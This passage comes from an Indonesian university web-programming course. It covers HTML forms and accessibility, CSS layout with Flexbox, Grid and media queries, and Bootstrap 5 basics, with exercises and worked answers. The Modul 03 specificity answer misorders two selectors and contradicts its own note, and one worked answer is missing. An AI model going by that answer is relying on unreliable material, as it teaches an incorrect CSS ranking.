      <select id="prodi" name="prodi" required>
        <option value="" disabled selected>-- Pilih Program Studi --</option>
        <option value="IF">Informatika</option>
        <option value="SI">Sistem Informasi</option>
        <option value="DKV">Desain Komunikasi Visual</option>
      </select>
    </div>

    <div>

```

```

<label for="foto">Unggah Pas Foto (Maks 2MB, JPG/PNG):</label>
<input type="file" id="foto" name="foto" accept="image/png, image/jpeg" required>
</div>

<div>
<label for="catatan">Motivasi Belajar:</label>
<textarea id="catatan" name="catatan" rows="4" cols="50" placeholder="Tuliskan motivasi Anda..."></textarea>
</div>

<div>
<input type="checkbox" id="persetujuan" name="persetujuan" value="1" required>
<label for="persetujuan">Saya menyetujui seluruh tata tertib perkuliahan.</label>
</div>
</fieldset>

<div style="margin-top: 15px;">
<button type="submit">Daftar Sekarang</button>
<button type="reset">Kosongkan Form</button>
</div>
</form>

```

Atribut Kritis pada Elemen Form:

1. **name** : **Atribut terpenting**. Tanpa atribut **name**, nilai pada input tersebut **TIDAK AKAN IKUT TERKIRIM** ke server saat formulir di-submit.
2. **label for="id"** : Menghubungkan teks label secara eksplisit dengan ID elemen input. Mengklik label akan otomatis memfokuskan kursor ke input bersangkutan (penting untuk pengguna disabilitas dan sentuhan layar ponsel).
3. **enctype="multipart/form-data"** : **Wajib disertakan** pada tag **<form>** jika form memiliki fitur unggah berkas (**<input type="file">**). Tanpa atribut ini, berkas biner tidak akan terkirim ke **_FILES** PHP.
4. **required**, **pattern**, **minlength**, **maxlength** : Atribut validasi instan di sisi browser sebelum data dilepas ke jaringan.

2.4 Multimedia & Gambar Responsif

Gambar Semantik & Lazy Loading

HTML

```

<figure>

<figcaption>Gambar 2.1 — Hubungan antara Model, View, dan Controller.</figcaption>
</figure>

```

- **alt** : Teks alternatif wajib untuk aksesibilitas dan ditampilkan jika sambungan internet gagal memuat gambar.
- **loading="lazy"** : Menginstruksikan browser untuk menunda pengunduhan gambar sampai posisi gambar mendekati layar pengguna (*viewport*), menghemat kuota dan mempercepat *PageSpeed*.

Audio & Video HTML5 Murni

HTML

```
<video controls poster="assets/thumbnail-kuliah.jpg" width="640">
  <source src="media/kuliah-web.mp4" type="video/mp4">
  <source src="media/kuliah-web.webm" type="video/webm">
  <p>Peramban Anda tidak mendukung pemutar video HTML5. Silakan unduh video <a href="media/kuliah-web.mp4">di sini</a>
</video>
```

2.5 Prinsip Aksesibilitas Web (*Web Accessibility / a11y*)

Aksesibilitas web menjamin seluruh orang, termasuk penyandang disabilitas (tunanetra, buta warna, gangguan motorik), dapat menggunakan aplikasi web secara setara.

- Struktur Heading Runtut:** Jangan melompati level heading untuk sekadar mengubah ukuran font (misal dari `<h1>` langsung ke `<h4>`). Gunakan CSS untuk mengatur ukuran visual.
- Kontras Warna Minimal:** Teks harus memiliki rasio kontras warna terhadap latar belakang minimal 4.5:1 untuk teks standar (sesuai standar WCAG 2.1 AA).
- Dukungan Navigasi Keyboard:** Pastikan seluruh elemen interaktif (link, tombol, input) dapat dijangkau menggunakan tombol `Tab` dan diaktifkan dengan tombol `Enter` / `Space`. Jangan pernah menghapus `outline: none` pada CSS tanpa menyediakan gaya fokus alternatif (`:focus-visible`).
- Penggunaan WAI-ARIA secara Tepat:**

HTML

```
<!-- Tombol Ikon tanpa teks -->
<button type="button" aria-label="Tutup Jendela Dialog">
  <span aria-hidden="true">&times;</span>
</button>
```

📌 Ringkasan Modul 02

- HTML5 memperkenalkan tag semantik (`header`, `nav`, `main`, `section`, `article`, `aside`, `footer`) yang memberikan makna struktural bagi browser, mesin pencari, dan teknologi asistif.
- Metadata dalam `<head>` (terutama `charset` dan `viewport`) wajib didefinisikan agar dokumen stabil dan adaptif pada perangkat seluler.
- Pasangan `<label for="id">` dan `<input id="id" name="nama">` merupakan syarat mutlak formulir yang aksesibel dan fungsional.
- Validasi HTML5 (`required`, `type`, `pattern`) meningkatkan kenyamanan pengguna di sisi client, namun tidak menggantikan validasi ketat di sisi server.
- Media web modern harus mempertimbangkan performa melalui atribut `loading="lazy"` dan teks pengganti `alt` yang deskriptif.

Latihan Modul 02

Soal Latihan

1. Analisis potongan kode berikut dan temukan minimal 4 kesalahan/pelanggaran semantik serta aksesibilitas:

```
HTML
<div class="header">
  <div class="menu">
    <a href="home.html">Home</a> | <a href="about.html">About</a>
  </div>
</div>
<div class="content">
  
  <h1>Judul 1</h1>
  <h1>Judul 2</h1>
  <form action="simpan.php">
    Nama: <input type="text">
    <input type="file">
    <div class="button" onclick="submit()">Kirim</div>
  </form>
</div>
```

2. Jelaskan perbedaan mendasar antara tag semantik `<section>` dan `<article>`! Kapan seorang pengembang harus memilih `<article>` daripada `<section>`?
3. Mengapa sebuah `<form>` yang berisi elemen `<input type="file" name="dokumen">` wajib menyertakan atribut `method="POST"` dan `enctype="multipart/form-data"`? Apa yang terjadi pada server jika atribut tersebut tidak disertakan?
4. Tuliskan kode HTML5 semantik untuk sebuah kartu artikel berita teknologi yang berisi: gambar dengan caption, judul artikel, tanggal rilis yang ramah mesin, nama penulis, kutipan paragraf ringkas, dan tautan "Baca Selengkapnya"!

Pembahasan Latihan Modul 02

1. Analisis Kesalahan Kode:

- **Pelanggaran Semantik Layout:** Menggunakan `<div class="header">`, `<div class="menu">`, dan `<div class="content">` alih-alih menggunakan tag semantik HTML5 `<header>`, `<nav>`, dan `<main>`.
- **Aksesibilitas Gambar:** Tag `<img>` tidak memiliki atribut `alt`. Screen reader tidak dapat mendeskripsikan gambar tersebut dan validator HTML akan memberikan peringatan.
- **Pelanggaran Hierarki Heading:** Terdapat dua elemen `<h1>` bersaudara di dalam satu blok konten utama. Sebaiknya gunakan satu `<h1>` sebagai topik utama, diikuti `<h2>` untuk sub-topik.
- **Kesalahan Form & Aksesibilitas Input:**
 - Elemen `<input>` tidak memiliki tag `<label>` maupun pasangan atribut `id` dan `for`.
 - Elemen `<input>` tidak memiliki atribut `name`, sehingga data nama dan berkas tidak akan terkirim ke server backend.
 - Form yang memiliki input file tidak menyertakan `method="POST"` dan `enctype="multipart/form-data"`.
 - Menggunakan `<div class="button">` alih-alih `<button type="submit">`. Div tidak dapat difokuskan oleh tombol Tab keyboard secara alami dan tidak memiliki semantik tombol bagi screen reader.

2. Perbedaan `<section>` vs `<article>`:

- `<article>`: Digunakan untuk membungkus konten mandiri (*self-contained*) yang dapat dipotong dan dipublikasikan ulang secara independen di platform lain tanpa kehilangan konteks aslinya (contoh: satu postingan blog, satu produk toko online, satu kartu ulasan).
- `<section>`: Digunakan untuk mengelompokkan konten secara tematik di dalam sebuah dokumen atau artikel yang lebih besar (contoh: bagian "Latar Belakang", bagian "Metodologi", bagian "Kontak"). `<section>` bukanlah entitas yang berdiri sendiri.

3. Alasan Wajib POST & `multipart/form-data` pada File Upload:

- Metode `GET` hanya dapat mengirimkan teks pendek melalui query string URL (dibatasi sekitar 2048 karakter pada banyak browser), sehingga mustahil mengirimkan aliran biner berkas yang berukuran ratusan kilobyte atau megabyte.
- Secara default, form menggunakan encoding `application/x-www-form-urlencoded` yang mengubah data menjadi pasangan teks `key=value`. Encoding ini merusak data biner berkas gambar/dokumen.
- `enctype="multipart/form-data"` memecah pesan HTTP request body menjadi beberapa bagian (*parts*), di mana data teks form dikirim sebagai teks dan berkas diunggah sebagai aliran byte (*binary stream*) utuh. Tanpa atribut ini, variabel `_FILES` pada PHP akan bernilai kosong.

4. Implementasi Kartu Artikel Semantik:

HTML

```
<article class="card-berita">
  <figure>
    
    <figcaption>Tren Framework Web Modern</figcaption>
  </figure>
  <header>
    <h2>Evolusi Pengembangan Web di Era Komputasi Awan</h2>
    <p class="meta-data">
      Ditulis oleh <span class="author">Adika Pratama</span> pada
      <time datetime="2026-09-02">2 September 2026</time>
    </p>
  </header>
  <p>
    Pergeseran arsitektur monolitik menuju layanan mikro menuntut pengembang menguasai
    integrasi API yang aman dan performa rendering yang optimal...
  </p>
  <footer>
    <a href="artikel/evolusi-web.html" class="btn-read-more" aria-label="Baca selengkapnya tentang Evolusi Peng
  </footer>
</article>
```

Modul 03 — CSS3, Box Model & Modern Layout

 **Rujukan:** W3C CSS Specifications, MDN Web Docs (*CSS: Cascading Style Sheets*), CSS-Tricks (*Complete Guide to Flexbox & Grid*).

Tujuan Belajar

Setelah menyelesaikan modul ini, mahasiswa diharapkan mampu:

1. Menghitung tingkat spesifisitas (*CSS Specificity*) dan memilih metode penyisipan stylesheet yang tepat.
2. Menguasai konsep fundamental *Box Model* serta menerapkan reset `box-sizing: border-box`.
3. Membedakan pemanfaatan unit ukuran relatif (`rem`, `em`, `%`, `vh`, `vw`) dan mendefinisikan *CSS Custom Properties (Variables)*.
4. Mengontrol penataan elemen menggunakan skema *Positioning* (`relative`, `absolute`, `fixed`, `sticky`, `z-index`).
5. Merancang antarmuka 1 dimensi menggunakan **Flexbox** dan 2 dimensi menggunakan **CSS Grid**.
6. Membangun halaman web responsif dengan paradigma *Mobile-First* memanfaatkan *CSS Media Queries*.

3.1 Sintaks CSS, Metode Penyisipan & Specificity

CSS (*Cascading Style Sheets*) bertugas mengatur perwajahan, tata letak, warna, tipografi, dan responsivitas dari elemen HTML.

Tiga Metode Penyisipan CSS

1. **External CSS (Sangat Direkomendasikan):**

```
<link rel="stylesheet" href="css/style.css">
```

HTML

Memisahkan struktur dari presentasi secara bersih, memungkinkan berkas di-cache oleh browser untuk beberapa halaman sekaligus.

2. **Internal CSS:**

```
<style>
body { background-color: #f8fafc; font-family: sans-serif; }
</style>
```

HTML

Diletakkan di dalam tag `<head>`, hanya berlaku untuk satu dokumen bersangkutan.

3. **Inline CSS (Hindari Kecuali terpaksa):**

HTML

```
<p style="color: #dc2626; font-weight: bold;">Teks Peringatan</p>
```

Mencemari markup HTML dan sangat sulit dikelola saat proyek membesar.

Ragam Selector CSS

CSS

```
/* 1. Type / Element Selector */
p { line-height: 1.6; }

/* 2. Class Selector (Paling Fleksibel) */
.btn-primary { background-color: #2563eb; color: #ffffff; }

/* 3. ID Selector (Unik) */
#main-navigation { position: sticky; top: 0; }

/* 4. Attribute Selector */
input[type="email"] { border: 1px solid #cbd5e1; }

/* 5. Combinators */
nav > ul { list-style: none; }           /* Direct Child */
article p { margin-bottom: 1rem; }      /* Descendant */
h2 + p { font-size: 1.1rem; }           /* Adjacent Sibling */

/* 6. Pseudo-classes */
a:hover { text-decoration: underline; }
button:active { transform: scale(0.98); }
li:nth-child(even) { background-color: #f1f5f9; }

/* 7. Pseudo-elements */
p::first-letter { font-size: 1.5em; font-weight: bold; }
.card::before { content: "★"; color: #eab308; }
```

Rumus Perhitungan Specificity (Bobot Spesifisitas)

Jika beberapa aturan CSS bentrok menargetkan elemen yang sama, browser memilih aturan dengan bobot spesifisitas tertinggi berdasarkan hierarki 4 angka (A, B, C, D):

$\text{Bobot} = (A: \text{Inline}, B: \text{ID}, C: \text{Class/Attribute/Pseudo-class}, D: \text{Element/Pseudo-element})$

Selector	Inline (A)	ID (B)	Class (C)	Element (D)	Skor Notasi
<code>h1</code>	0	0	0	1	(0, 0, 0, 1)
<code>.menu-item</code>	0	0	1	0	(0, 0, 1, 0)
<code>nav .menu-item a:hover</code>	0	0	2	2	(0, 0, 2, 2)
<code>#sidebar .widget p</code>	0	1	1	1	(0, 1, 1, 1)
<code><div style="color:red"></code>	1	0	0	0	(1, 0, 0, 0)

⚠ **Catatan !important** : Kata kunci **!important** menimpa seluruh perhitungan spesifisitas normal. Gunakan hanya untuk utility class global darurat, jangan jadikan kebiasaan karena dapat merusak *maintainability* stylesheet.

3.2 Box Model & Reset CSS Wajib

Setiap elemen HTML dianggap oleh browser sebagai sebuah kotak persegi empat yang terdiri dari 4 lapisan:

```
+-----+
| MARGIN (Ruang kosong di luar elemen / transparan) |
| +-----+
| | BORDER (Garis batas tepi elemen) |
| | +-----+
| | | PADDING (Ruang bantalan di dalam elemen) |
| | | +-----+
| | | | CONTENT (Isi teks, gambar, atau anak) |
| | | | +-----+
| | | +-----+
| | +-----+
| +-----+
```

Reset Box-Sizing Wajib di Setiap Proyek

Secara default, browser menggunakan **box-sizing: content-box** di mana deklarasi **width: 300px** belum memperhitungkan padding dan border. Menambahkan padding 20px dan border 2px akan membuat total lebar elemen membengkak menjadi $300 + 40 + 4 = 344\text{px}$.

Solusi standar industri:

CSS

```
*, *::before, *::after {
  box-sizing: border-box;
  margin: 0;
  padding: 0;
}
```

Dengan **border-box**, **width: 300px** adalah ukuran final mutlak elemen; padding dan border ditarik ke dalam kotak.

3.3 Unit Ukuran, Tipografi & CSS Custom Properties

Perbandingan Unit CSS

Unit	Kategori	Penjelasan Perhitungan	Rekomendasi Pemakaian
px	Absolut	1 piksel fisik monitor standar.	Garis batas (<i>border</i>), bayangan (<i>box-shadow</i>).
rem	Relatif	Relatif terhadap font root <code><html></code> (default browser: $1\text{rem} = 16\text{px}$).	Standar tipografi, padding, margin, dan layout.
em	Relatif	Relatif terhadap ukuran font elemen induknya sendiri.	
%	Relatif	Persentase relatif terhadap dimensi elemen pembungkus (<i>parent</i>).	Lebar kolom kontainer (<i>width</i>).
vw / vh	Relatif	$1\text{vw} = 1\%$ lebar layar; $1\text{vh} = 1\%$ tinggi layar.	Banner hero layar penuh (<i>min-height: 100vh</i>).

CSS Custom Properties (Variables)

CSS

```
:root {
  --primary-color: #2563eb;
  --primary-hover: #1d4ed8;
  --bg-surface: #ffffff;
  --text-main: #0f172a;
  --border-radius-md: 0.5rem;
  --spacing-base: 1rem;
}

body.dark-theme {
  --bg-surface: #0f172a;
  --text-main: #f8fafc;
}

.card {
  background-color: var(--bg-surface);
  color: var(--text-main);
  border-radius: var(--border-radius-md);
  padding: var(--spacing-base);
  border: 1px solid rgba(0, 0, 0, 0.1);
}
```

3.4 Skema Positioning & Stacking Context

Nilai position	Aliran Dokumen (<i>Normal Flow</i>)	Titik Acuan Offset (top, right, bottom, left)
<code>static</code>	Berada dalam alur normal (Default).	Tidak merespon properti offset dan <code>z-index</code> .
<code>relative</code>	Tetap menempati ruang aslinya dalam alur.	Offset dihitung dari posisi aslinya . Menjadi acuan bagi anak <code>absolute</code> .
<code>absolute</code>	Dikeluarkan dari alur (elemen lain menggeser posisinya).	Offset dihitung relatif terhadap ancestor terdekat yang non-static .
<code>fixed</code>	Dikeluarkan dari alur.	Offset dihitung relatif terhadap layar browser (viewport) , tidak bergerak saat scroll.
<code>sticky</code>	Mengalir normal hingga mencapai batas scroll tertentu.	Berubah perilaku menjadi mirip fixed saat scroll melewati ambang batas offset.

Pola Klasik Kartu dengan Badge Diskon:

CSS
<pre> .card-product { position: relative; /* Menjadi jangkar penentu posisi */ border-radius: 8px; overflow: hidden; } .badge-discount { position: absolute; /* Mengambang bebas di dalam card-product */ top: 10px; right: 10px; background-color: #ef4444; color: #fff; padding: 4px 8px; } </pre>

3.5 Flexbox Layout (Tata Letak 1 Dimensi)

Flexbox dirancang untuk mendistribusikan ruang dan meratakan item di sepanjang **satu sumbu** (baris *horizontal* ATAU kolom *vertikal*).

Sumbu Utama (Main Axis) ----> <code>flex-direction: row</code> <pre> +-----+ [Item 1] [Item 2] [Item 3] +-----+ </pre>	Sumbu Silang (Cross Axis) <code>flex-direction: column</code>
---	--

Properti pada Flex Container

CSS

```
.navbar-container {
  display: flex;
  flex-direction: row; /* row | row-reverse | column | column-reverse */
  justify-content: space-between; /* Sumbu Utama: flex-start | flex-end | center | space-between | space-around | space-between */
  align-items: center; /* Sumbu Silang: stretch | flex-start | flex-end | center | baseline */
  flex-wrap: wrap; /* nowrap | wrap | wrap-reverse */
  gap: 1.5rem; /* Jarak seragam antar item tanpa perlu margin hack */
}
```

Properti pada Flex Items

CSS

```
.nav-brand {
  flex-shrink: 0; /* Tidak boleh mengecil jika ruang sempit */
}
.nav-search {
  flex-grow: 1; /* Mengembang mengisi seluruh sisa ruang kosong */
}
.nav-profile {
  align-self: flex-end; /* Mengabaikan align-items milik container */
}
```

💡 Trik Center Sempurna dengan Flexbox:

CSS

```
.hero-center {
  display: flex;
  justify-content: center;
  align-items: center;
  min-height: 100vh;
}
```

3.6 CSS Grid Layout (Tata Letak 2 Dimensi)

CSS Grid mampu menangani pembagian baris dan kolom **secara simultan**.

CSS

```
.dashboard-grid {
  display: grid;
  grid-template-columns: 260px 1fr 300px; /* Sidebar, Konten Dinamis, Panel Kanan */
  grid-template-rows: 70px 1fr 60px; /* Header, Main, Footer */
  gap: 20px;
  min-height: 100vh;
  grid-template-areas:
    "header header header"
    "sidebar main panel"
    "footer footer footer";
}

.header-area { grid-area: header; }
.sidebar-area { grid-area: sidebar; }
.main-area { grid-area: main; }
.panel-area { grid-area: panel; }
.footer-area { grid-area: footer; }
```

Pola Grid Responsif Otomatis tanpa Media Query

CSS

```
.product-catalog {
  display: grid;
  /* Membuat kolom sebanyak mungkin dengan lebar minimal 280px dan maksimal 1 fraksi */
  grid-template-columns: repeat(auto-fit, minmax(280px, 1fr));
  gap: 1.5rem;
}
```

3.7 Responsive Web Design & Mobile-First Media Queries

Pendekatan **Mobile-First** menuliskan gaya dasar untuk tampilan layar ponsel kecil terlebih dahulu, kemudian menambahkan media query `min-width` untuk memperluas tata letak saat dibuka pada layar tablet atau desktop.

CSS

```

/* 1. Base Styles (Default Layar Mobile < 768px) */
.content-wrapper {
  display: flex;
  flex-direction: column;
  padding: 1rem;
}
.sidebar { display: none; } /* Sembunyikan sidebar di mobile */

/* 2. Tablet Viewport (>= 768px) */
@media (min-width: 768px) {
  .content-wrapper {
    flex-direction: row;
    gap: 1.5rem;
  }
  .sidebar {
    display: block;
    width: 250px;
  }
  .main-content {
    flex: 1;
  }
}

/* 3. Desktop Viewport (>= 1024px) */
@media (min-width: 1024px) {
  .content-wrapper {
    max-width: 1200px;
    margin: 0 auto;
    padding: 2rem;
  }
}

```

📌 Ringkasan Modul 03

- CSS Specificity menentukan aturan mana yang menang saat terjadi konflik styling: (A: \text{Inline}, B: \text{ID}, C: \text{Class}, D: \text{Element}).
- Deklarasi `*, *::before, *::after { box-sizing: border-box; }` merupakan fondasi mutlak agar perhitungan lebar/tinggi elemen menyertakan padding dan border.
- Unit `rem` adalah standar industri terbaik untuk ukuran font dan jarak (*spacing*) yang konsisten dan aksesibel.
- Pilih **Flexbox** untuk komponen satu dimensi (navigasi, baris form, perataan tombol) dan **CSS Grid** untuk struktur makro halaman dua dimensi (tata letak halaman, galeri kartu).
- Pendekatan **Mobile-First** dengan `@media (min-width: ...)` menjamin performa yang efisien dan tampilan yang rapi di perangkat seluler.

📄 Latihan Modul 03

Soal Latihan

1. Diberikan potongan HTML dan CSS berikut:

HTML

```
<div id="wrapper" class="container">
  <p class="highlight text-bold" id="paragraf-utama" style="color: blue;">
    Halo Informatika ITENAS!
  </p>
</div>
```

CSS

```
#wrapper p { color: green; }
.container .highlight { color: orange; }
.paragraf-utama { color: purple; }
p.highlight.text-bold { color: pink; }
```

Warna teks apakah yang akan ditampilkan pada layar browser? Urutkan seluruh aturan CSS di atas berdasarkan skor spesifisitasnya dari yang terendah ke yang tertinggi!

- Jelaskan perbedaan mendasar antara perilaku elemen dengan `position: absolute` dan elemen dengan `position: fixed`! Berikan contoh komponen antarmuka yang cocok untuk masing-masing skema tersebut!
- Buatlah cuplikan CSS murni untuk membuat galeri kartu gambar responsif dengan ketentuan:
 - Pada layar HP (< 600px): tampil 1 kolom.
 - Pada layar Tablet (600px - 1023px): tampil 2 kolom dengan jarak antar kartu 16px.
 - Pada layar Desktop (>= 1024px): tampil 4 kolom dengan jarak antar kartu 24px.
- Apa yang dimaksud dengan *Margin Collapse* pada CSS, kapan fenomena tersebut terjadi, dan bagaimana cara mengatasinya?

💡 Pembahasan Latihan Modul 03

1. Analisis Spesifisitas & Warna Teks Final:

- Warna Teks Final: Biru** (`blue`), karena terdapat deklarasi *Inline Style* pada elemen `<p>` yang memiliki bobot spesifisitas tertinggi `(1, 0, 0, 0)`.
- Urutan Spesifisitas (Terendah ke Tertinggi):**
 - `.container .highlight` -> Bobot: `(0, 0, 2, 0)` [2 Class]
 - `p.highlight.text-bold` -> Bobot: `(0, 0, 2, 1)` [2 Class, 1 Element]
 - `#wrapper p` -> Bobot: `(0, 1, 0, 1)` [1 ID, 1 Element]
 - `#paragraf-utama` -> Bobot: `(0, 1, 0, 0)` [1 ID] (Catatan: `#wrapper p` dan `#paragraf-utama` sama-sama memiliki 1 ID, namun `#wrapper p` lebih tinggi sedikit karena memiliki 1 Element tambahan).
 - `style="color: blue;"` -> Bobot: `(1, 0, 0, 0)` [Inline Style — Menang Mutlak].

2. Perbedaan `position: absolute` vs `position: fixed`:

- `position: absolute`**: Elemen dikeluarkan dari normal flow dan posisinya dipatok relatif terhadap **ancestor pembungkus terdekat yang posisinya non-static** (`relative`, `absolute`, atau `fixed`). Elemen akan ikut bergeser ketika halaman di-scroll. Contoh: Badge notifikasi di sudut kanan atas tombol keranjang belanja.

- **position: fixed** : Elemen dikeluarkan dari normal flow dan posisinya dipatok langsung relatif terhadap **viewport (jendela layar peramban)**. Elemen akan tetap diam di posisinya meskipun halaman di-scroll ke atas maupun ke bawah. Contoh: Tombol pintas "Chat WhatsApp" di pojok kanan bawah atau bilah navigasi atas (*sticky navbar*).

3. Implementasi Galeri Kartu Responsif (CSS Grid / Media Queries):



4. Margin Collapse:

- *Margin Collapse* adalah kondisi dalam CSS di mana margin vertikal (atas dan bawah) dari dua blok elemen yang saling bertetangga tidak dijumlahkan, melainkan bergabung menjadi satu margin tunggal yang nilainya diambil dari **margin terbesar**.
- Contoh: Elemen A memiliki **margin-bottom: 30px** dan elemen B di bawahnya memiliki **margin-top: 20px**. Jarak nyata antara elemen A dan B adalah **30px** (bukan 50px).
- *Cara Mengatasi / Menghindari*:
 - Menggunakan properti **gap** pada Flexbox atau CSS Grid container (modern).
 - Menambahkan **padding** atau **border** tipis transparan di antara kedua elemen.
 - Mengubah elemen menjadi **display: inline-block** atau **display: flex**.

Modul 04 — Bootstrap 5 & CSS Framework

 **Rujukan:** Dokumentasi Resmi Bootstrap 5 (getbootstrap.com/docs/5.3).

Tujuan Belajar

Setelah menyelesaikan modul ini, mahasiswa diharapkan mampu:

1. Mengintegrasikan pustaka Bootstrap 5 ke dalam dokumen web melalui CDN maupun unduhan lokal.
2. Menguasai arsitektur *Grid System* 12 kolom dan breakpoint responsif (*mobile-first*).
3. Mempercepat penyusunan antarmuka dengan memanfaatkan kelas utilitas (*Spacing, Typography, Flex, Colors, Display*).
4. Mengimplementasikan komponen antarmuka siap pakai (*Navbar, Card, Modal, Form Controls, Table, Alert*).
5. Mengevaluasi kriteria pemilihan penggunaan CSS framework versus *custom CSS* pada proyek nyata.

4.1 Pengenalan Bootstrap 5 & Instalasi

Bootstrap adalah framework front-end sumber terbuka paling populer di dunia untuk membangun antarmuka web yang responsif dan konsisten secara cepat.

Keunggulan Bootstrap 5 Dibandingkan Versi Lama

1. **Bebas jQuery:** Bootstrap 5 ditulis ulang dengan JavaScript murni (*Vanilla JS*), menghasilkan ukuran berkas yang jauh lebih ringan dan eksekusi yang lebih kencang.
2. **Dukungan CSS Custom Properties:** Mendukung variabel CSS native untuk mempermudah kustomisasi tema dan mode gelap (*dark mode*).
3. **Penyempurnaan Grid & Utility API:** Dukungan penuh untuk *flexbox gap* dan generator kelas utilitas.

Metode Pemasangan Cepat (CDN)

Letakkan CSS di dalam `<head>` dan JS Bundle (sudah termasuk pustaka penentu posisi *Popper.js*) sebelum tag penutup `</body>`:

HTML

```

<!DOCTYPE html>
<html lang="id">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Aplikasi Web Bootstrap 5</title>
  <!-- Bootstrap 5 CSS -->
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/css/bootstrap.min.css" rel="stylesheet">
  <!-- CSS Custom Mahasiswa (Diletakkan setelah Bootstrap agar dapat menimpa gaya default) -->
  <link rel="stylesheet" href="css/custom.css">
</head>
<body>
  <div class="container py-4">
    <h1 class="text-primary fw-bold">Selamat Datang di IFB-211</h1>
  </div>

  <!-- Bootstrap 5 JS Bundle (Termasuk Popper) -->
  <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/js/bootstrap.bundle.min.js"></script>
</body>
</html>

```

4.2 Grid System 12 Kolom & Breakpoints

Sistem grid Bootstrap membagi lebar halaman menjadi **12 kolom imajiner**. Pengembang menentukan berapa porsi kolom yang dihabiskan oleh suatu elemen pada lebar layar tertentu.

Tabel Breakpoint Infix Bootstrap 5

Breakpoint	Infix	Dimensi Layar Minimum	Target Perangkat
<i>Extra Small</i>	(tanpa infix)	$< 576\text{px}$	Ponsel Pintar Potret (<i>Portrait</i>)
<i>Small</i>	sm	$\geq 576\text{px}$	Ponsel Pintar Lanskap (<i>Landscape</i>)
<i>Medium</i>	md	$\geq 768\text{px}$	Tablet
<i>Large</i>	lg	$\geq 992\text{px}$	Laptop / Komputer Desktop Standar
<i>Extra Large</i>	xl	$\geq 1200\text{px}$	Monitor Komputer Resolusi Tinggi
<i>Extra Extra Large</i>	xxl	$\geq 1400\text{px}$	Layar TV / Monitor Lebar Ultra-Wide

Hierarki Penulisan Grid: Container -> Row -> Col

HTML

```
<div class="container my-4"> <!-- Wadah pusat; gunakan container-fluid untuk lebar 100% penuh -->
  <div class="row g-3"> <!-- Baris flexbox; g-3 mengatur jarak gap antar kolom -->

    <!-- Kolom 1: Full di HP (12), 2 kolom di tablet (6), 3 kolom di desktop (4) -->
    <div class="col-12 col-md-6 col-lg-4">
      <div class="p-3 bg-light border rounded">Kartu Modul 1</div>
    </div>

    <!-- Kolom 2 -->
    <div class="col-12 col-md-6 col-lg-4">
      <div class="p-3 bg-light border rounded">Kartu Modul 2</div>
    </div>

    <!-- Kolom 3 -->
    <div class="col-12 col-md-12 col-lg-4">
      <div class="p-3 bg-light border rounded">Kartu Modul 3</div>
    </div>

  </div>
</div>
```

4.3 Kelas Utilitas Populer (Utility Classes)

Utilitas Bootstrap memungkinkan styling instan langsung pada kelas HTML tanpa menulis sebaris kode CSS tambahan:

1. Spacing (Margin & Padding)

Format: `{properti}{sisi}-{ukuran 0..5}`

- **Properti:** `m` (margin), `p` (padding).
- **Sisi:** `t` (top), `b` (bottom), `s` (start/left), `e` (end/right), `x` (horizontal), `y` (vertikal), tanpa sisi = semua 4 penjuru.
- **Ukuran:** `0` (0px), `1` (0.25\text{rem}), `2` (0.5\text{rem}), `3` (1\text{rem}), `4` (1.5\text{rem}), `5` (3\text{rem}), `auto`.
- **Contoh:** `mb-3` (margin bawah 1\text{rem}), `px-4` (padding kiri-kanan 1.5\text{rem}), `mx-auto` (center horizontal).

2. Typography & Warna

- Teks: `text-center`, `text-end`, `text-muted`, `fw-bold`, `fst-italic`, `lead`.
- Warna Konseptual: `text-primary` (biru), `text-success` (hijau), `text-danger` (merah), `text-warning` (kuning), `text-dark`, `text-white`.
- Latar Belakang: `bg-primary`, `bg-light`, `bg-dark`, `text-bg-primary` (otomatis mengatur kontras warna teks putih).

3. Display & Flexbox

- Display: `d-none`, `d-block`, `d-inline`, `d-md-flex` (sembunyi di mobile, flex di tablet/desktop).
- Flex Alignment: `d-flex justify-content-between align-items-center gap-2`.

4.4 Komponen Antarmuka Esensial

1. Navigasi Responsif (*Navbar with Toggle Hamburger*)

HTML

```
<nav class="navbar navbar-expand-lg navbar-dark bg-dark">
  <div class="container">
    <a class="navbar-brand fw-bold" href="#">IFB-211 Web</a>
    <button class="navbar-toggler" type="button" data-bs-toggle="collapse" data-bs-target="#navMenu"
      aria-controls="navMenu" aria-expanded="false" aria-label="Toggle navigation">
      <span class="navbar-toggler-icon"></span>
    </button>
    <div class="collapse navbar-collapse" id="navMenu">
      <ul class="navbar-nav ms-auto mb-2 mb-lg-0">
        <li class="nav-item"><a class="nav-link active" href="#">Beranda</a></li>
        <li class="nav-item"><a class="nav-link" href="#">Modul</a></li>
        <li class="nav-item"><a class="nav-link" href="#">Tugas Besar</a></li>
      </ul>
    </div>
  </div>
</nav>
```

2. Komponen Card

HTML

```
<div class="card shadow-sm h-100">
  
  <div class="card-body d-flex flex-column">
    <h5 class="card-title fw-bold">Modul 09 – Framework Laravel</h5>
    <p class="card-text text-secondary flex-grow-1">
      Mempelajari arsitektur Model-View-Controller dan manipulasi database via Eloquent ORM.
    </p>
    <a href="#" class="btn btn-primary mt-auto">Pelajari Bab &arr;</a>
  </div>
</div>
```

3. Modal Dialog Interaktif (Konfirmasi Aksi)

HTML

```

<!-- Tombol Pemicu Modal -->
<button type="button" class="btn btn-danger" data-bs-toggle="modal" data-bs-target="#modalHapus">
  Hapus Data Mahasiswa
</button>

<!-- Jendela Dialog Modal -->
<div class="modal fade" id="modalHapus" tabindex="-1" aria-labelledby="modalLabel" aria-hidden="true">
  <div class="modal-dialog modal-dialog-centered">
    <div class="modal-content">
      <div class="modal-header bg-danger text-white">
        <h5 class="modal-title" id="modalLabel">Konfirmasi Penghapusan</h5>
        <button type="button" class="btn-close btn-close-white" data-bs-dismiss="modal" aria-label="Close"></button>
      </div>
      <div class="modal-body">
        Apakah Anda yakin ingin menghapus data ini secara permanen?
      </div>
      <div class="modal-footer">
        <button type="button" class="btn btn-secondary" data-bs-dismiss="modal">Batal</button>
        <a href="hapus.php?id=10" class="btn btn-danger">Ya, Hapus</a>
      </div>
    </div>
  </div>
</div>

```

4.5 Kapan Menggunakan CSS Framework vs Menulis CSS Murni?

Kriteria Evaluasi	Gunakan Bootstrap / CSS Framework	Gunakan Custom CSS Murni
Kecepatan Pengembangan	Sangat cepat untuk MVP, Tugas Besar, Dashboard Admin.	Butuh waktu lebih lama merancang setiap tombol dari nol.
